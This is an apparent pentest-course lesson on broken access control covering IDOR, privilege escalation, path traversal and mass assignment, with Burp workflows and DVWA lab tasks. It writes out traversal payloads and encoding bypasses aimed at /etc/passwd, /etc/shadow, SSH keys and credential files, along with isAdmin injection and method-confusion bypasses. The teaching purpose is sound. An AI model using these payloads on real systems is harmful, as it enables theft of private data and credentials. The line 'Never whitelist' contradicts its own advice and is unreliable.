🟢 Day 16 — Broken Access Control & IDOR
Day 100 — Professional Pentester
16

You’re logged into a web application. Your profile is at /profile?id=1337. Out of curiosity, you change 1337 to 1338. The page loads — and you’re reading someone else’s private information. Their name, their address, their order history, their medical records. You changed exactly one digit. The application never checked whether you were supposed to see that data.
This is IDOR — Insecure Direct Object Reference — and it is the most commonly reported critical vulnerability in professional penetration tests and bug bounty programmes. It is also, remarkably, one of the easiest to find and one of the most consistently overlooked by automated scanners. Today you’ll understand exactly why, and how to find it systematically.
Broken Access Control is the #1 category on the OWASP Top 10 — moved up from #5 in 2017 — because data shows it appears in 94% of applications tested. That’s not a typo. Nearly every web application has some form of access control weakness. IDOR is its most recognisable manifestation, but the category covers much more: privilege escalation, directory traversal, mass assignment, and function-level access control failures.
⚖️
Authorised testing only: Access control testing must be performed only on systems you own or have explicit written permission to test. In bug bounty programmes, always verify scope — testing on out-of-scope assets or reading other real users’ data without authorisation is illegal regardless of the vulnerability’s severity. All demonstrations in this lesson use controlled lab environments.
What Is Broken Access Control?
Access control is a policy decision: who is allowed to do what, and to which resources? Broken access control is what happens when that policy is implemented incorrectly, incompletely, or not enforced on the server side. There are two fundamental questions access control must answer for every request:
🔐
AUTHENTICATION
“Are you who you say you are?” — Login verification. Days 10–15.
TODAY’S TOPIC
🛂
AUTHORISATION
“Are you allowed to do THIS?” — Permission verification. Broken access control is here.
Applications can authenticate perfectly and still have broken access control — verifying that you are Alice does not automatically verify that Alice is allowed to read Bob’s medical records. The authorisation check is a separate decision that must be enforced server-side on every single request.
The Broken Access Control Categories
IDOR
Access another user’s data by manipulating object references (IDs, filenames, GUIDs)
HORIZ
Horizontal escalation — access another user’s resources at the same privilege level
VERT
Vertical escalation — gain higher privileges than your role permits (user → admin)
TRAVERSAL
Directory traversal — escape web root to read arbitrary server files (../../etc/passwd)
MASS ASSIGN
Mass assignment — inject fields (isAdmin=true) not intended to be user-controlled
IDOR — The Core Concept
IDOR (Insecure Direct Object Reference) is the most recognisable access control failure. It occurs when an application exposes a reference to an internal object — a database row ID, a filename, a username — and uses it to retrieve data without verifying whether the requesting user is authorised to access that specific object.
IDOR — the vulnerable code pattern and what changes it
# The vulnerable pattern (PHP example)
$user_id = $_GET[‘id’]; // user-controlled!
$invoice = db_query(“SELECT * FROM invoices WHERE id = $user_id”);
display($invoice); // shows whatever ID was requested
# Missing check: does the logged-in user OWN invoice $user_id?
# The attack — Alice (user_id=100) requests Bob’s invoice (id=101)
Normal: GET /invoice?id=100 → Alice’s invoice (intended)
Attack: GET /invoice?id=101 → Bob’s invoice (unauthorised)
# The server returns Bob’s private invoice. No error. No warning.
# The fix — verify ownership server-side
$user_id = $_SESSION[‘user_id’]; // from server session, not user input
$invoice = db_query(
“SELECT * FROM invoices WHERE id = ? AND owner_id = ?”,
[$requested_id, $user_id] // must match BOTH
);
if (!$invoice) { http_response_code(403); die(“Forbidden”); }
Horizontal vs Vertical Privilege Escalation
These two terms appear in every penetration test report. Understanding the distinction shapes how you approach access control testing and how you communicate findings to clients.
↔ HORIZONTAL ESCALATION
Accessing another user’s resources at the same privilege level. You are a regular user accessing another regular user’s data. Your role doesn’t change — you just access what shouldn’t be yours.
/account?id=100 (yours)
/account?id=101 (not yours)
→ Same role, different victim
Example: Reading another customer’s order history, viewing their profile, accessing their messages.
↑ VERTICAL ESCALATION
Gaining higher privileges than your role permits. A regular user performing admin actions, a read-only user making changes, a customer accessing internal tools.
GET /admin/users (user role)
POST /api/admin/reset (user role)
→ Same user, higher privileges
Example: A user accessing the admin panel, resetting other users’ passwords, viewing system logs.
Finding IDOR in Burp Suite — The Methodical Approach
IDOR testing requires a systematic mindset. You need to understand the application’s object model — what resources exist, how they’re referenced, and who should own each one. The tool for this is Burp Suite, which shows you every reference in every request. Here is the professional testing workflow.
IDOR testing workflow in Burp Suite — two-account method
# SETUP: Create two test accounts in DVWA or your target app
Account A: alice / password1 (your primary test account)
Account B: bob / password2 (second account — the “victim”)
# Step 1: Log in as Account B, create some resources, note their IDs
# Create a post, message, order, profile update
# Bob’s profile ID: 42 | Bob’s invoice: 9887 | Bob’s message: 551
# Step 2: Log out. Log in as Account A. Browse the same features.
# Burp captures all requests with Account A’s session cookie
# Step 3: In Burp HTTP History — find requests with ID parameters
# Look for numeric IDs, GUIDs, usernames in:
URL parameters: ?id=100 ?user_id=100 ?invoice=9886
POST body: user_id=100 resource=9886
Path segments: /api/users/100/profile
Cookies: user_id=100
Headers: X-User-Id: 100
# Step 4: Send interesting requests to Repeater
# Change the ID to Bob’s known resource ID
GET /api/profile/42 (Alice’s session cookie, Bob’s ID)
# IDOR confirmed if response contains Bob’s data with Alice’s session
# NOT vulnerable if response is 403 Forbidden or returns Alice’s own data
# Also test: increment Alice’s own ID by 1, 2, 3…
Alice’s profile ID: 100
Test: /api/profile/99, /api/profile/101, /api/profile/102…
# Each might reveal a different user’s profile
💡 The Burp Intruder shortcut: When you find an ID-based endpoint, send the request to Intruder. Mark the ID as the payload position. Use a number list (1–500 or 1000–1100) as the payload. Run the attack and sort by response length — responses that differ in length from the “not found” response may reveal other users’ data. Even in Community Edition’s throttled mode, this technique is valuable.
Where IDOR Hides — Every Location Testers Check
Object references don’t only appear as numeric IDs in URLs. Modern applications use many reference formats — some deliberately designed to be “harder to guess” (spoiler: that’s not a security control). A thorough tester checks all of these locations systematically.
| Reference Location | Example | Testing Approach |
|---|
| URL path segment | /users/1337/profile | Change numeric segment; try IDs of other accounts |
| URL query parameter | ?invoice_id=9886 | Increment/decrement; try known victim IDs |
| POST body field | user_id=100&action=delete | Modify in Repeater; test other user IDs |
| GUID / UUID | ?order=550e8400-e29b-41d4-a716… | GUIDs look safe but check if they’re predictable or leaked elsewhere |
| Filename / path | ?file=report_alice_2026.pdf | Try other usernames, predictable naming patterns |
| Email or username | ?email=alice@company.com | Try other known emails/usernames from enumeration |
| Cookie value | Cookie: user_id=100 | Modify in Burp — server trusting cookie-supplied user ID is critical |
| Custom header | X-User-ID: 100 | Inject/modify custom headers; check if server honours them |
| JSON body field | {“account_id”: 100, “action”: “view”} | Modify in Repeater; especially check nested ID fields in complex APIs |
Directory Traversal — Escaping the Web Root
Directory traversal (also called path traversal) is a form of broken access control where an attacker manipulates a file path parameter to access files outside the intended directory. If an application reads files based on user input without sanitising path traversal sequences (../), an attacker can escape the web root and read arbitrary files on the server.
Directory traversal — testing and common targets
# Vulnerable pattern
GET /download?file=report.pdf
# Server does: readfile(“/var/www/files/” . $_GET[‘file’])
# Basic traversal attempt
GET /download?file=../../../etc/passwd
Response: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin…
# /etc/passwd returned — traversal successful
# Encoding bypasses (if basic ../ is filtered)
../ → %2e%2e%2f (URL encoded)
../ → ..%2f (partial encoding)
../ → ….// (double slash, some filters strip ../)
../ → ..%252f (double URL encoding)
# High-value targets on Linux systems
/etc/passwd # User accounts
/etc/shadow # Password hashes (needs root)
/etc/hosts # Internal network map
/proc/self/environ # Environment variables (may contain secrets)
~/.ssh/id_rsa # SSH private key
/var/www/html/config.php # App config with DB credentials
# On Windows targets
..\..\..\..\windows\win.ini
..\..\..\..\windows\system32\drivers\etc\hosts
Mass Assignment — Injecting Fields You Shouldn’t Control
Mass assignment vulnerabilities occur when an application automatically binds user-supplied input to internal data model properties — including properties that should only be set by the server, not by users. If a User object has an isAdmin property and the application blindly assigns all submitted fields, an attacker can simply include isAdmin=true in their registration request and grant themselves admin privileges.
Mass assignment — discovery and exploitation in JSON APIs
# Normal user registration request
POST /api/users/register
{“username”: “alice”, “email”: “alice@email.com”, “password”: “secret”}
# Step 1: View your own profile after registration — note all fields
GET /api/users/me
{“id”: 42, “username”: “alice”, “email”: “alice@email.com”,
“role”: “user”, “isAdmin”: false, “credits”: 0}
# Extra fields visible in response: role, isAdmin, credits
# Step 2: Inject those extra fields in your next request
POST /api/users/register
{“username”: “eve”, “email”: “eve@email.com”, “password”: “secret”,
“isAdmin”: true, “role”: “admin”, “credits”: 999999}
# If the server has mass assignment, it sets all submitted fields
GET /api/users/me → “isAdmin”: true, “role”: “admin”
# Eve is now an admin. No privileged access required.
# Also test: update profile endpoint (PATCH/PUT)
PATCH /api/users/42
{“bio”: “hello”, “isAdmin”: true}
# Does updating bio also let you set isAdmin?
Function-Level Access Control — Admin Endpoints Without Checks
Function-level access control failures occur when the application has admin or privileged API endpoints that are not linked from the UI but are reachable by any authenticated user — or sometimes even unauthenticated users. The developer assumed “if it’s not linked, nobody will find it.” That assumption is wrong.
Testing function-level access control — with a low-privilege account
# Discover admin API endpoints through multiple channels
1. JavaScript source analysis: grep the .js files for /api/admin/ paths
2. HTTP History in Burp: look for requests the UI makes as admin
3. Wordlist fuzzing: ffuf -u https://target.com/api/FUZZ -w api_wordlist.txt
4. OpenAPI/Swagger docs: /api/docs, /swagger.json, /openapi.yaml
# Testing endpoints with low-privilege session
GET /api/admin/users → lists all users?
POST /api/admin/users/999/delete
GET /api/admin/config → system config?
POST /api/admin/user/promote {“role”:”admin”}
# The method matters — test GET and POST separately
GET /admin/users → 403 Forbidden (GET protected)
POST /admin/users → 200 OK (POST NOT protected!)
# HTTP method confusion — change method to bypass auth
POST /admin/delete → 403
GET /admin/delete → 200 ← method-specific auth check bypass
Prevention — Server-Side Access Control That Actually Works
Access control failures share a single root cause: the server trusts the client to tell it who the user is and what they’re allowed to access. The fix is equally unified: enforce access control server-side, on every request, derived from server-side session data — never from client-supplied values.
✓
Deny by default — Every endpoint denies access unless access is explicitly granted. Never whitelist — blocklist approaches are too easily bypassed by new endpoints.
✓
Always verify ownership server-side — When a user requests resource ID X, query the database for “resource X where owner = session_user_id”. Never trust the user to tell you they own something.
✓
Use indirect object references — Instead of exposing database IDs, use a mapping between the user’s session and the IDs they’re allowed to access. Per-session object maps make IDOR structurally impossible.
✓
Allowlist parameters in mass assignment — Explicitly define which fields are safe to bind from user input. Every other field is ignored. In Rails: use strong_parameters. In Laravel: define $fillable. Never use $guarded = [].
✓
Log access control failures — Every 403 and 401 response should be logged with the requesting user identity. Access control failures at scale indicate active probing — this is your detection mechanism.
✗
Don’t rely on obscurity — GUIDs, long random IDs, and hidden URLs are not access controls. They reduce discoverability but provide zero protection if the reference leaks through logs, error messages, or other endpoints.
🎯 Day 16 Practical Task
📋 DAY 16 CHECKLIST — Lab Only
1
Horizontal IDOR in DVWA — access another user’s data
In DVWA, create two accounts. Log in as Account A and intercept a profile or resource request with your Account B’s ID in Burp Repeater. Does Account A’s session return Account B’s data? Document the finding with request/response screenshots.
2
Test the DVWA File Inclusion module — path traversal
# DVWA → File Inclusion (Security: Low)
?page=../../../etc/passwd
?page=../../../etc/hosts
?page=../../../proc/self/environ
What system files can you read? Try encoding the traversal sequence if the basic form fails.
3
Discover hidden endpoints via JavaScript analysis
# Browse DVWA, open browser DevTools → Sources
# Look for API paths in JavaScript files
grep -r “api/” /var/www/dvwa/ 2>/dev/null
grep -r “admin” /var/www/dvwa/ 2>/dev/null
What hidden paths appear in the source code? Try accessing them directly without authentication.
★
Vertical escalation — access admin functionality as a regular user
Log in as a regular DVWA user. Try to directly access /dvwa/setup.php and /dvwa/security.php. Which pages enforce authentication? Which allow a low-privilege user to access admin-level settings? Change the security level as a regular user — does it succeed?
⭐ BONUS CHALLENGE — Mass Assignment Test
Log into DVWA and intercept a profile update request in Burp. Add extra fields to the POST body that you see in your user profile response — particularly any fields that look like permissions or roles. Does the server accept and store them? Try adding admin=1 or security=high to a form submission. Share what you find with #Day16Done 🔓
🔓
Access control separates data that belongs to each user.
You now know exactly how to test whether that separation holds.
Day 17 covers Security Misconfiguration — the OWASP A05 category encompassing default credentials, verbose error messages, exposed admin panels, unnecessary features, and cloud storage misconfigurations. It’s where the quickest wins in security assessments come from, and where some of the most embarrassing breaches originate.
Day 17: Security Misconfiguration →
Frequently Asked Questions — Day 16 Broken Access Control
Why do GUIDs not protect against IDOR?
GUIDs are large random values that are very difficult to guess — but “hard to guess” is not access control. GUIDs frequently leak through: error messages, HTTP response headers, email notifications containing sharing links, verbose API responses that include other users’ GUIDs, and search functionality that returns GUIDs in results. Once an attacker has a valid GUID for a resource, they can access it — if the server doesn’t verify ownership. GUID-based IDOR reports pay well in bug bounty because developers often mistakenly believe GUIDs provide security.
What is the best way to report IDOR without accessing real user data?
The professional approach: create two test accounts in the application. Use account A’s session to access account B’s resources (which you created and control). This proves the vulnerability completely without touching any real user data. In your report, include the exact request that demonstrates the issue, proof that account B’s data was returned to account A’s session, and the impact assessment. Never actually read other real users’ private data — even to demonstrate severity.
How do modern frameworks handle mass assignment?
Rails uses strong parameters — every controller must explicitly whitelist permitted fields using params.require(:user).permit(:name, :email). Any other submitted field is silently ignored. Laravel uses $fillable arrays on models to define which fields can be mass-assigned. Django REST Framework uses serializer fields to control what’s accepted. The dangerous pattern in all frameworks is “accept all” modes — Rails’ permit!, Laravel’s empty $guarded, or DRF serializers without explicit field lists. Code review should flag these immediately.
What’s the difference between IDOR and directory traversal?
Both are access control failures, but they operate differently. IDOR manipulates an object identifier (numeric ID, GUID, username) to access a different object within the application’s intended data space — changing user 100 to user 101 gets a different user’s data from the same database. Directory traversal manipulates a file path to escape the intended directory and access arbitrary files on the filesystem — using ../ sequences to reach /etc/passwd or configuration files outside the web root. Both require the same core fix: server-side validation of what the user is authorised to access.
ME
Mr Elite
Founder, SecurityElites.com | Penetration Tester | Educator
IDOR is the vulnerability I find most consistently across real assessments — not because applications are particularly careless, but because the fix requires a different mental model. Developers think about building features. Access control requires thinking about every possible user, every possible resource, and every possible combination of the two. That’s harder. And it’s exactly what security testers are trained to probe.